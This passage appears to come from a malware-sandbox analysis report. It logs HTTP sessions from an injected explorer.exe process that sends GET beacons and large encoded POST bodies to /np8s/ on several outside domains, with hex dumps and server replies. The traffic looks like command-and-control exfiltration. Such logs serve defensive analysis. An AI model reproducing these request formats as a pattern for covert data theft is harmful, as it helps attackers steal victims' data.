gwnEv(mTrH2ri7zM4ZPfQT9jVroPWyHG3RgsV(9OSenrwJylyTOZ7KtiKCyxMlOds9K7x2E2RBmlaDTXbPE16Wc18E AOjRant~zTlO0G6oSZlDZATZRi_AX~VTlWUTY89JF(F(nfe8TxXS6NxyfhLyjQgJJtNGfhJFFgsm6IC(TJMPbBJO5R aDmodUknFKyYtX4oS82cPeUlHhrz4q7B7V-hKffj1ctcL1xqUNigZRbnGoF5L1X1hqBeUVqSttxco03x549Ai9YVif bVeQMMeOc8gNcsBy_PX1VCLnxmi9b839rxLQ4MOrOmkg_hA5FU0hgNLkRq6E7QriYkSEvHQqndHYiY-Ef(4e44XLjC hh_jrwXrxOmY1RBonye9YSKPHZyHkAoHsGZGGhzI3cE30xGKJPV85M9GF7rSaGB02hBtRPPDx3wMTTlVLqznlEMSxj 0gIu_cUa8itHV0ULfOxns51(fX9ppa4skEAkCoiT18SRrp-GUENak5sqQu_y9tVHx5hwDiPwYQlX6lKgwlzbH19Ikl _ATO0sSWUl2yRIs~ptQdrPP0LAtw72dHaQjgfTxvx0C5cbYC_E1(Aah699EFk9j3NnytktIf0VsgRjnW4MMBjr7Exb wZV7TEUnwsfTQb-vY3g(u6-KIaSUM9WDTtbqAC6UBkPTlagxYEMPuw0MHmM6XPjk0Yf3V2VDoyI2sueI9Ns3ZgDkfw lOQC1TB5GpHjOoeh-cbi4cueFDk6SxZAlh1rBqNNmEAeBUEQbL7mJlqIMfSmE7-TrgnDHDS2t0H0udj9JGFEM7K9G(VV2XlWkT66cyTRCJo86P8YSytkVrwcNz-k-Tg8dEAz-t3ZFnK9ddqUEowpVQ80tJuIILotL54wvsh5PTVnVG0TCreJ Z5FBfJdxeDhYTCwAbaCFUaSL8LrCPRuI7TrxFpzYpCpYpXEThhorLmKT1S5rJsbUCK3fdWWRbpADvP_iiiu3mvfr1L bqWvF~l51Du~r1dr876qBhdzSORlvlz4EDjQubespCNinL36gW_UgteA1UUgS4BLDFpq4ozmR~iIZW7x-pNpQF_62h Q5zDXmnl4ptRHuK3ZaUZ_1AnihSmXwbwcSWXlZTS8DLATiQKHM7c7B_YVLkQCFpywC1n1VlNOc4Ji3e8 VSaPVVQW3DNbQRdtI9ZwUgnW1eP7dfMUBhsq-vrwUCQxv0w53nqtjc44dJsDvlkyhZb0-ylQBfEJMOlPtooRY8VEBv agHPDWL653F7lqhYZFaZWJmQT6dTzivE8DltzADSoxJCK~UXsqxIGkv8V7Sk5zALXoK7miJzurjxnhA8RCdan3_DwY rUi~3YJa0PBeW0UiaVHPD8NYfTyj3l7eSErb1aDdXc8bctQPai3qAd5l3kZGEidcqAGnVk597YrVZxdh8GT2RDwy5L jbfRNzqcmRz9v20wwkdl4F_t9mtOnl1DExCQPXQc1gtJjsjRRCOUJ~wjVFPgZf8pYxwJjZBJ2oICmg4tLvY8UMfXd9 pmalwRfwG5_aacumWbICYvJprVSjuYV6Zyr11UGGSDn82OA~eUk9-Y08p9ChPY1g5TeXKbn1n0rIEm
May 27, 2022 17:28:57.024982929 CEST	9245	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 15:28:57 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=aYDNIrgnAgJHsp2BkArxa%2Fbw9L2rr8 Y39iryxmsUNM9Wa0RihaqgBH9WjIx02N7auwbJtC68CY8ug7xM4ZGWRwwt1Aj3bMqa5EQh4Vu%2B%2BsVzL%2FCvIP je7MgZei4NJOfS"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 711fc87cf80d0686-LHR Content-Encoding: gzip alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 64 38 0d 0a 1f 8b 08 00 00 00 00 00 03 6c 90 cd 4e c3 30 10 84 ef 79 0a d7 e7 5a 81 1b 12 76 a4 0a 71 e0 01 90 b8 3a f6 14 af e4 9f e0 ac 53 fa f6 55 53 02 3d 70 1a 7d ab d9 59 cd ea 9d 2f 8e cf 13 44 e0 14 87 4e 6f 02 eb 87 4e 27 b0 15 81 79 52 f8 6a b4 18 59 71 ac 98 83 14 ae 64 46 66 23 1f 9e 5b 8d a6 97 a2 df fc 2e d8 3a 83 8d 6c 7c 54 4f f2 bf 98 0f f5 7e 50 2f 25 4d 96 69 8c b8 8b 7b 7b 35 f0 9f f8 dd ca 36 c1 c8 85 70 9a 4a e5 3b e3 89 3c 07 e3 b1 90 83 5a 61 2f 28 13 93 8d 6a 76 36 c2 3c ee 45 b2 df 94 5a fa 1b b4 19 75 25 3b 46 98 5c ae 77 98 38 62 d0 fd 4d 3b dd ff 94 1f 8b 3f 5f 71 d3 f5 35 17 00 00 00 ff ff 03 00 0b 21 95 2b 31 01 00 00 0d 0a Data Ascii: d8lN0yZvq:SUS=p}Y/DNoN'yRjYqdFf#[.:l|TO~P/%Mi{{56pJ;<Za/(jv6<EZu%;F\w8bM;?_q5!+1

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.3	49915	104.21.4.45	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:28:55.855866909 CEST	9242	OUT	GET /np8s/?c2MH6DeP=SaZV+ETfGqRGg8UpLQ9gT5lpaRa7t1Wyj9mLK06zGilC1KjP8kiErJAXediVB/P9DJGG&h FQL=JXUhrvXxUhF4 HTTP/1.1 Host: www.2264a.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:28:56.383929014 CEST	9244	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 15:28:56 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=dWpu5jLHo3iwl%2BNHIxtOk6Gl3dlqRVGQK7IouOJlj49gbhGQ5GxsGHxl%2FVyVDWR29kgWy2teu0x56i%2FsyEVNujcDhylznP4VgqJSjBbXUXMW7RroHOiuzTy%2Bh020xx09"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 711fc87d28084065-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 33 31 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 72 65 66 72 65 73 68 22 20 63 6f 6e 74 65 6e 74 3d 22 30 3b 75 72 6c 3d 2f 22 20 2f 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 65 64 67 65 22 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 6e 6f 22 3e 0a 3c 74 69 74 6c 65 3e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: 131<!doctype html><html><head><meta http-equiv="refresh" content="0;url=/" /><meta charset="utf-8"><meta http-equiv="X-UA-Compatible" content="IE=edge"><meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no"><title></title></head><body></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.3	49920	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:29:06.431688070 CEST	9248	OUT	POST /np8s/ HTTP/1.1 Host: www.heavymettlelawyers.com Connection: close Content-Length: 414 Cache-Control: no-cache Origin: http://www.heavymettlelawyers.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.heavymettlelawyers.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 63 32 4d 48 36 44 65 50 3d 6a 45 7a 54 50 6b 37 52 6d 67 7a 77 47 44 68 67 53 46 6e 6d 43 76 42 58 75 64 78 2d 48 6e 59 35 34 41 49 72 62 53 4d 4d 57 54 5a 62 6e 59 54 5f 71 61 45 4f 7a 6d 46 34 72 67 6c 43 31 4f 66 42 77 39 48 42 71 75 4e 37 4a 52 76 6b 4b 50 77 66 6e 6b 42 63 5a 65 4b 6d 73 53 73 34 70 6f 58 50 51 4a 76 79 39 61 70 39 64 64 35 34 63 56 6d 65 4d 49 4f 6a 48 30 7a 30 59 45 6b 37 46 72 4b 49 6c 4f 6f 50 6f 66 35 45 6a 30 79 4e 50 53 64 55 56 64 66 39 75 33 64 67 74 35 6d 33 6b 5f 75 54 59 32 4e 51 70 71 47 61 51 39 32 54 46 7a 55 51 6b 6c 79 35 49 41 35 54 4a 74 6c 72 68 49 7a 77 70 55 66 49 6d 6b 66 38 31 78 61 65 32 6c 49 53 36 72 7e 30 49 77 35 75 52 54 4a 33 72 5a 37 37 71 61 7a 55 46 70 4a 6b 38 56 6f 4c 57 74 4c 6a 48 49 62 33 38 46 54 78 36 69 51 2d 46 41 43 30 44 54 75 7a 4b 76 59 33 6b 70 76 36 78 63 73 47 7e 75 6f 66 75 48 77 42 50 4b 59 7a 37 6b 49 4e 53 72 28 51 50 50 78 6a 54 6b 6e 73 37 65 4b 72 66 58 7e 37 61 6e 35 71 64 72 7a 36 71 78 59 2d 51 76 51 64 34 72 51 73 47 62 7e 79 42 6d 69 41 7a 4d 30 6c 55 38 37 35 57 34 77 61 78 66 79 73 56 6b 32 4f 69 31 63 4d 50 57 78 50 63 47 54 68 4f 76 6b 76 39 59 62 4e 70 69 38 56 6f 6e 78 39 72 5a 41 62 70 61 6c 5a 51 53 4f 56 53 46 36 41 4b 41 29 2e 00 00 00 00 00 00 00 00 Data Ascii: c2MH6DeP=jEzTPk7RmgzwGDhgSFnmCvBXudx-HnY54AIrbSMMWTZbnYT_qaEOzmF4rgIC1OfBw9HBquN7JRvkKPwfnkBcZeKmsSs4poXPQJvy9ap9dd54cVmeMIOjH0z0YEk7FrKllOoPof5Ej0yNPSdUVdf9u3dgt5m3k_uTY2NQpqGaQ92TFzUQkly5lA5TJtlrhlzwpUfImkf81xae2lIS6r~0lw5uRTJ3rZ77qazUFpJk8VoLWtLjHIb38FTx6iQ-FAC0DTuzKvY3kpv6xcsG~uofuHwBPKYz7kINSr(QPPxjTkns7eKrfX~7an5qdrz6qxY-QvQd4rQsGb~yBmiAzM0lU875W4waxfysVk2Oi1cMPWxPcGThOvkv9YbNpi8Vonx9rZAbpalZQSOVSF6AKA).
May 27, 2022 17:29:06.550426960 CEST	9287	IN	HTTP/1.1 405 Not Allowed Server: openresty Date: Fri, 27 May 2022 15:29:06 GMT Content-Type: text/html Content-Length: 154 X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAJRmzcpTevQqkWn6dJuX/N/Hxl7YxbOwy8+73ijqYSQEN+WGxrruAKtZtliWC86+ewQ0msW1W8psOFL/b00zWqsCAwEAAQ_eMGg+/9AhzTjaH9jOEzwZn2Ov9h8R9orzqWIKuXKofoKF0kZ/r9v0XY5RxSh7IBQOV0IfQJjheuW64flMToelw Via: 1.1 google Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> openresty </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.3	49921	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:29:06.450758934 CEST	9261	OUT	POST /np8s/ HTTP/1.1 Host: www.heavymettlelawyers.com Connection: close Content-Length: 36482 Cache-Control: no-cache Origin: http://www.heavymettlelawyers.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.heavymettlelawyers.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 63 32 4d 48 36 44 65 50 3d 6a 45 7a 54 50 68 44 48 34 42 50 54 49 7a 39 54 42 6a 69 5f 4a 5f 78 56 76 74 46 78 49 48 31 6e 38 78 5a 61 47 48 49 62 5a 7a 52 42 67 6f 4f 74 39 70 30 47 7a 6e 31 64 74 55 4a 38 6a 65 53 7a 77 39 66 5f 71 75 4a 37 49 52 47 36 4a 76 42 34 6e 47 70 66 61 2d 4c 56 74 53 74 38 34 62 53 74 51 4a 69 66 39 61 68 74 61 74 46 34 54 54 71 65 4f 4c 57 6f 61 45 7a 79 52 6b 31 34 59 62 32 76 6c 4f 67 58 6f 65 56 45 6a 45 7e 4e 4d 32 68 58 54 66 33 79 6a 48 63 6b 68 5a 6d 75 71 66 79 39 59 32 35 69 70 72 36 61 54 4f 53 54 45 69 30 51 31 79 47 36 44 51 35 57 66 64 6b 72 6c 49 4f 32 70 51 7e 48 6d 6c 4c 4b 31 6a 47 65 32 56 49 58 74 71 6d 47 65 6e 56 66 65 7a 38 6c 72 5a 6e 53 71 72 75 4a 46 6f 55 39 35 58 77 34 4c 2d 69 34 48 4b 32 35 35 6c 54 39 69 79 51 66 46 41 43 49 44 54 75 4e 4b 76 49 33 6b 6f 72 36 7a 5f 55 47 6f 66 6f 63 79 33 77 45 46 71 5a 75 6d 30 46 30 53 76 53 4c 50 4f 49 51 58 4c 73 68 5f 36 72 4a 55 6d 30 54 48 35 73 51 4c 79 6b 68 52 59 50 51 76 51 37 34 71 51 47 47 49 61 79 44 33 69 41 79 75 63 6c 5a 73 37 35 61 59 77 59 34 2d 50 33 56 6b 7e 77 69 77 5a 37 4d 68 4a 50 53 31 62 68 4f 4e 63 76 38 49 62 4e 68 43 39 68 6d 46 63 48 6f 36 30 75 36 72 74 59 47 43 6e 32 53 31 7e 4b 57 38 77 50 46 70 44 43 37 2d 36 55 6c 5f 50 42 34 6f 49 35 32 75 30 36 4d 5a 35 61 41 4b 45 59 64 58 56 70 70 34 42 54 65 35 64 42 38 6e 6a 6d 76 79 56 5f 56 4c 6e 61 37 7a 6a 6f 28 55 65 6f 5a 64 37 37 6e 4f 4f 72 4b 68 35 64 78 5a 78 68 50 58 37 39 30 62 53 51 42 55 43 59 32 69 35 32 37 4b 33 37 68 48 61 58 34 6f 44 37 69 62 57 64 79 54 31 37 7a 53 50 44 7e 6e 49 78 54 6e 72 54 72 4a 6b 58 7a 2d 4a 74 6d 45 4d 39 36 41 33 6b 61 73 4b 53 69 72 63 4a 64 2d 7e 70 35 66 36 78 7a 73 52 33 57 34 64 4d 70 62 52 71 38 36 73 76 73 5a 4f 55 6e 54 47 37 69 71 34 30 75 30 64 6d 72 30 62 78 49 67 72 4d 50 74 52 4e 4e 4a 70 66 68 45 57 57 6f 63 49 70 4c 4a 77 50 70 45 75 2d 31 67 74 55 58 52 61 6a 77 6e 4f 56 77 72 6a 5f 53 31 6b 39 6f 73 41 4d 52 50 63 37 37 55 34 4e 5a 79 69 47 4a 4a 55 56 36 54 4f 44 49 55 6c 77 45 4a 72 62 77 77 76 4f 66 31 50 34 58 2d 73 49 5a 74 61 55 42 37 4f 33 4b 4e 68 5f 67 72 66 55 57 76 33 38 73 75 32 48 37 49 6f 4a 34 30 66 6e 79 37 42 46 67 50 71 41 4c 5f 62 61 69 50 47 50 47 41 52 30 75 6e 41 62 73 6e 30 74 65 4d 66 50 4d 4e 37 2d 4e 67 62 59 74 39 79 4c 70 30 62 33 28 66 61 75 6d 79 6a 54 32 54 53 57 6e 6d 74 43 7e 39 53 4a 41 73 45 63 49 78 5a 69 44 47 59 64 52 49 75 31 64 53 33 67 76 45 66 41 58 6f 65 72 35 65 66 6d 59 6d 35 44 49 4c 4f 33 32 52 79 47 6b 46 4f 2d 51 52 31 72 4c 37 32 37 34 34 53 64 56 72 5a 31 63 6c 63 79 56 63 79 73 48 68 54 61 50 43 51 38 44 64 42 79 59 37 69 54 6e 54 4d 74 4e 57 4f 6b 75 6b 4f 42 71 56 7a 62 32 4c 6d 42 42 4a 6c 49 28 7a 30 55 4d 73 41 37 37 75 43 62 54 63 32 39 4c 43 78 75 4e 32 45 73 6b 62 43 4f 6b 6f 67 6c 55 76 63 51 70 63 71 57 7e 61 69 38 5a 61 44 52 52 79 55 35 62 35 37 48 37 42 48 77 33 38 6c 79 78 34 39 36 58 37 28 75 74 64 42 51 28 41 50 64 44 7a 35 74 39 6e 75 49 28 47 32 38 33 7a 48 55 4c 6e 49 67 6a 78 64 51 57 74 28 59 75 4a 42 36 31 4d 52 5a 4c 35 70 5f 6b 65 42 48 4f 33 56 64 68 38 53 47 78 55 52 39 57 72 72 70 43 51 78 74 4e 44 6f 61 56 33 44 72 55 58 42 2d 71 6c 41 39 53 53 28 4f 78 68 76 73 52 57 63 59 5a 4c 73 39 73 6f 57 35 62 34 46 32 34 45 57 41 36 44 36 6c 75 5a 39 78 63 41 61 4e 79 31 45 58 4a 78 62 4a 71 4b 72 48 55 43 38 36 53 63 7a 74 30 42 53 42 37 49 49 43 31 4d 63 56 48 68 43 70 4f 65 45 4d 49 6d 37 73 61 59 46 2d 6b 63 78 49 4b 55 61 6b 62 7a 54 52 53 78 28 46 4d 31 76 54 44 4a 65 54 73 73 77 5f 68 54 70 67 48 39 51 70 65 6c 74 57 48 4e 75 70 35 37 31 62 37 72 48 67 44 66 44 4e 47 73 4c 6b 28 71 4d 57 36 58 38 5a 73 6f 66 71 30 6c 78 46 4d 41 6e 63 57 76 56 78 28 79 46 43 33 41 5a 79 4f 46 59 31 4e 5f 30 4c 72 50 51 59 33 48 4d 43 66 71 76 70 55 4b 64 77 4a 36 28 61 4b 41 69 66 52 74 64 61 62 4b 75 4b 45 6d 45 4c 50 68 57 71 4a 57 54 6b 58 45 62 30 63 70 6d 30 61 45 48 34 54 39 56 6c 4e 5f 41 4b 34 50 75 49 6b 45 6b 61 6a 35 71 39 7e 43 77 34 72 74 6b 6d 39 4b 5a 5a 47 41 57 53 70 5f 42 39 7a 7a 28 2d 6c 38 30 4a 78 58 Data Ascii: c2MH6DeP=jEzTPhDH4BPTIz9TBji_J_xVvtFxlH1n8xZaGHlbZzRBgoOt9p0Gzn1dtUJ8jeSzw9f_quJ7IRG6JvB4nGpfa-LVtSt84bStQJif9ahtatF4TTqeOLWoaEzyRk14Yb2vlOgXoeVEjE~NM2hXTf3yjHckhZmuqfy9Y25ipr6aT OSTEi0Q1yG6DQ5WfdkrIIO2pQ~HmlLK1jGe2VIXtqmGenVfez8lrZnSqruJFoU95Xw4L-i4HK255lT9iyQfFACIDTu NKvI3kor6z_UGofocy3wEFqZum0F0SvSLPOIIQXLsh_6rJUm0TH5sQLykhRYPQvQ74qQGGIayD3iAyuclZs75aYwY4-P3Vk~wiwZ7MhJPS1bhONcv8IbNhC9hmFcHo60u6rtYGCn2S1~KW8wPFpDC7-6Ul_PB4ol52u06MZ5aAKEYdXVpp4B Te5dB8njmvyV_VLna7zjo(UeoZd77nOOrKh5dxZxhPX790bSQBUCY2i527K37hHaX4oD7ibWdyT17zSPD~nIxTnrTrJkXz-JtmEM96A3kasKSircJd-~p5f6xzsR3W4dMpbRq86svsZOUnTG7iq40u0dmr0bxIgrMPtRNNJpfhEWWocIpLJwPpEu-1gtUX RajwnOVwrj_S1k9osAMRPc77U4NZyiGJJUV6TODIUlwEJrbwwvOf1P4X-slZtaUB7O3KNh_grfUWv38su2H7IoJ40f ny7BFgPqAL_baiPGPGAR0unAbsn0teMfPMN7-NgbYt9yLp0b3(faumyjT2TSWnmtC~9SJAsEclxZiDGYdRIu1dS3gv EfAXoer5efmYm5DILO32RyGkFO-QR1rL72744SdVrZ1clcyVcysHhTaPCQ8DdByY7iTnTMtNWOkukOBqVzb2LmBBJl l(z0UMsA77uCbTc29LCxuN2EskbCOkoglUvcQpcqW~ai8ZaDRRyU5b57H7BHw38lyx496X7(utdBQ(APdDz5t9nuI(G283zHULnIgjxdQWt(YuJB61MRZL5p_keBHO3Vdh8SGxUR9WrrpCQxtNDoaV3DrUXB-qlA9SS(OxhvsRWcYZLs9soW 5b4F24EWA6D6luZ9xcAaNy1EXJxbJqKrHUC86Sczt0BSB7IIC1McVHhCpOeEMIm7saYF-kcxIKUakbzTRSx(FM1vTD JeTssw_hTpgH9QpeltWHNup571b7rHgDfDNGsLk(qMW6X8Zsofq0lxFMAncWvVx(yFC3AZyOFY1N_0LrPQY3HMCfqv pUKdwJ6(aKAifRtdabKuKEmELPhWqJWTkXEb0cpm0aEH4T9VlN_AK4PuIkEkaj5q9~Cw4rtkm9KZZGAWSp_B9zz(-l 80JxXBG9NIncrGSNhK0ZT4eFwr33CO3OLrRI3WR3BNXph~s8Cz83wAJIQfnkooeB3JQshR3d6nrzeKDQM1DEUS8Iv8 aCZwInJsEhhkubPd86YZUQhj2LcWhB7vahLj-KvneZ0uKQ1v1rusSyOJAH5DqeiRaPwy4yO9z9yRg11jtYm074sB7X iOlV7Bus3Lx8okyYZSUtnyPU_p6wNNwB1mcP3ecxjOVT6nR5aRdGQClMFkXn572bwxwSlHRMGJ6555M9ivw5X8SR9u bIbJBGo5N~NpgFT7y18KAKfmN2bV-RV~wY1WwTloG6QcJZiDMvqa6WLCWlQ9ebc9H9cvDuzKFb709XmuwCzJqp02gE 6YqUtwIhopfw6yAW5kgPj90KRrbsaEn7I~tCh1p4XyQkWPO(c8sLQ0cD6OZmL8cRdHmWAcGUCu1xu8E0P3Stqd7R23 qKq~8sljJDjT8mA~nSwz8~yAuzCiJTOVa476o5AgphRs5MntVEM7Raf~bMtSqIpr9eYLikxTG5LIRBnYKwo8FoaY1k gBoiZyW(MiUcGLwacWmbscPDnztPEe-7mSadbiG7J6M4hbT0L~n8mXThTvDzEgjv8zbUEFdAstmLtiGmqDLLTpvIOP 4geL0fY3zz4BIbcB_cKKcCQ9H~NtSaLIVw2qOS44M(ndKXP(th6AG60EnlhL6BfWrKV2eAZ57hGEWEBwoqtjwWMaY5 aoLLC~X67NUpl0XchR1eOBr4g6TlbzHRzbumhms(PkC2BYRl-bkbnXEyT17ubAd7ah3TWPPstS3up944e7LMovlj8p z~y21TQ1RFf5zmkKDoBODfKWxtiYyW590EbNSUYqqrrgWRe9L3YF5cv525J8syV88ROBBg0UUKIk5LvaL2WOmp1tXg O(bO5qrDgDF5hwjwkwcr_tQKvZD1KUljLuj0f9WsBpKFhgxtAlrFKLk0kvhx2X34MAG1Nsvp_UxwTrBwFuOANUnUxC WPNr_~BVykDQnfFSsDDjtbQohhdzZXjftJldJ9fvSY5ytx3aWXfdyhl26hvvG~J1WJhz2XiQL2VauOWgUjSUjxBXOw ahR9D0RCm5BH1cbRlcly6eDbi~leiPeQrtT0zi8RUuGfH1LkzphU2dfJMZbcRG2WGzH3kHAFf~hgN~byF8PWkROB_G 7CpxAltU7cdeaiyN32sF5mY34MC5bEdoMIRF9TIQvdZbtgr1f0avfqHnO4lzpbtydNJ19LZuQcxueSWYV(-7sEwS11 jwxSryoIrv7jCL096XZmVuVgEOduSk59mk5NkfnDYKCAtpSN5(gshNRlQ(QluRZr0GZtlGHI-~9Jc92MoqCtXBsrcg 1y2prgU9uVXH0kjnOONb9PSw-OgDLVTs_82jaFrtvCWAvY4NKm7AW9I8lQ9fabCdXeCddDx99vopBxX~WhgCKVqcf9 hnQukBo2YZ5fS1_84t4MSJ3dqcBpL87yX0D6-lyDjIPRphoEX~2NJRK~B1eeWiSxa3hZGbmbqrMxNlLsF8YP_sgmfa PrK4jF4hHzGntBsjX7I56G-pk90L1FfXiBu5NLAAltV(3OUFvb1X1j2vCQbvR28013uR6vZjgGuQ64HtU2kJs0i2Id rAd(nEaQOJj1rKflyRC5TUn92m3AYvNNtQJfa~gljbVew77WpdWWFuTLFMwbYBKRd6W2DODqZNz0Ejs2x3s6JRJM2q JV89G437OIW9krN2IOBfks5BjAeGY(R(i(SpZZCaCfPWSkYvqy1cFksWeF0uIk_T4AT8Azg9aEh0XzAlysDA3QMO4p OS5DNp3pkRRnCHvA72ZNWRQ5l~y0RcRQE2YiB8q5lxjmxbtxlIcGLur477kpQHPq2heNVfvGR5b6iSPBltNgx9VQiK 6q5DEpVCxSgjE8kDH(6wAvmRnHhRlxO05Cxl4fGtyWltTko8J7RrFEshuBbepAkZrOvCaNhNGmZn-aYKwDzw5k8LYj SlLUpLAksS6si5b057zQT0WNBC6uU9UNzFFmpYlfPvYqRZ6a3uMYjVr25~flMk5nLUt9c9PwKLZiD(iY8yN6f2dCeu n3uSbTe5qTA1i81eu4Cy3HbB-sbGNNq6l~Ox2WWjKfkf1ryrq6Bgr(n~ca7gVLbivNItEEgR47jyXfn4CGiGuhOVNQ _JoK1mc7yWds346Rs2lbuIal3n-8auF9UNALEjDei3fvQBU3oduMUb0X7UbtwP-zpRlOg4cNFX-t-iN25opvOxHLYN AGjVyJMmQHqxiXag9lPBr22RAUpMIJclS0i4K(-r28oj8wUcGr_SvVYCztW5XONPGM5r6tfaHZzJURwFSFjl_sbBX4

Timestamp	kBytes transferred	Direction	Data
			hjLZDki7sarer3Lz5GK8h9DFisRVxLEGHQTOWLIALG5Sq33xLPnCDTJhdMGBfSrh2(EZvW_yAiS~_32pWiEei~kk28 Evc1Y8pH3h66qIstzi1T5SWCzLSm8wNxAYqhDKt1cNHhl(ReRk1hy~axS8Ea_Q1okXVfL9Lqvi-uwvIQcXbiwDfVS5 EXt7jqpNBlhrX8q9_Ci(gUBZR58cL5Yj4fWZ-ENKv6b06ZELhd8CDmT0KYsRf48yjQ5VUlubUmpq8IQRqvR4ThsTFW kBIdvdAAV5p8YOFTc0ojtPdVjmucUXLbvuW6gK883vBXtzO2PRuddIAO-VG22wboS7PraEINvLDIorhvVDfvYs6a-F pblDq4akKFQxg(1E327LfCvQbyYV
May 27, 2022 17:29:06.576069117 CEST	9288	IN	HTTP/1.1 405 Not Allowed Server: openresty Date: Fri, 27 May 2022 15:29:06 GMT Content-Type: text/html Content-Length: 154 X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAJRmzcpTevQqkWn6dJuX/N/Hxl7YxbOwy8+73ijqYSQ EN+WGxrruAKtZtliWC86+ewQ0msW1W8psOFL/b00zWqsCAwEAAQ_eMGg+/9AhzTjaH9jOEzwZn2Ov9h8R9orzqWIKu XKofoKF0kZ/r9v0XY5RxSh7IBQOV0IfQJjheuW64flMToelw Via: 1.1 google Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> openresty </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.3	49922	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:29:06.470418930 CEST	9285	OUT	GET /np8s/?c2MH6DeP=sGHpREHB6zr3UC4aQViiUpNRv9hYNnMtmn0rCl8QdyZ+urDz6JFWhhwh7EVf+dC28syJ&h FQL=JXUhrvXxUhF4 HTTP/1.1 Host: www.heavymettlelawyers.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
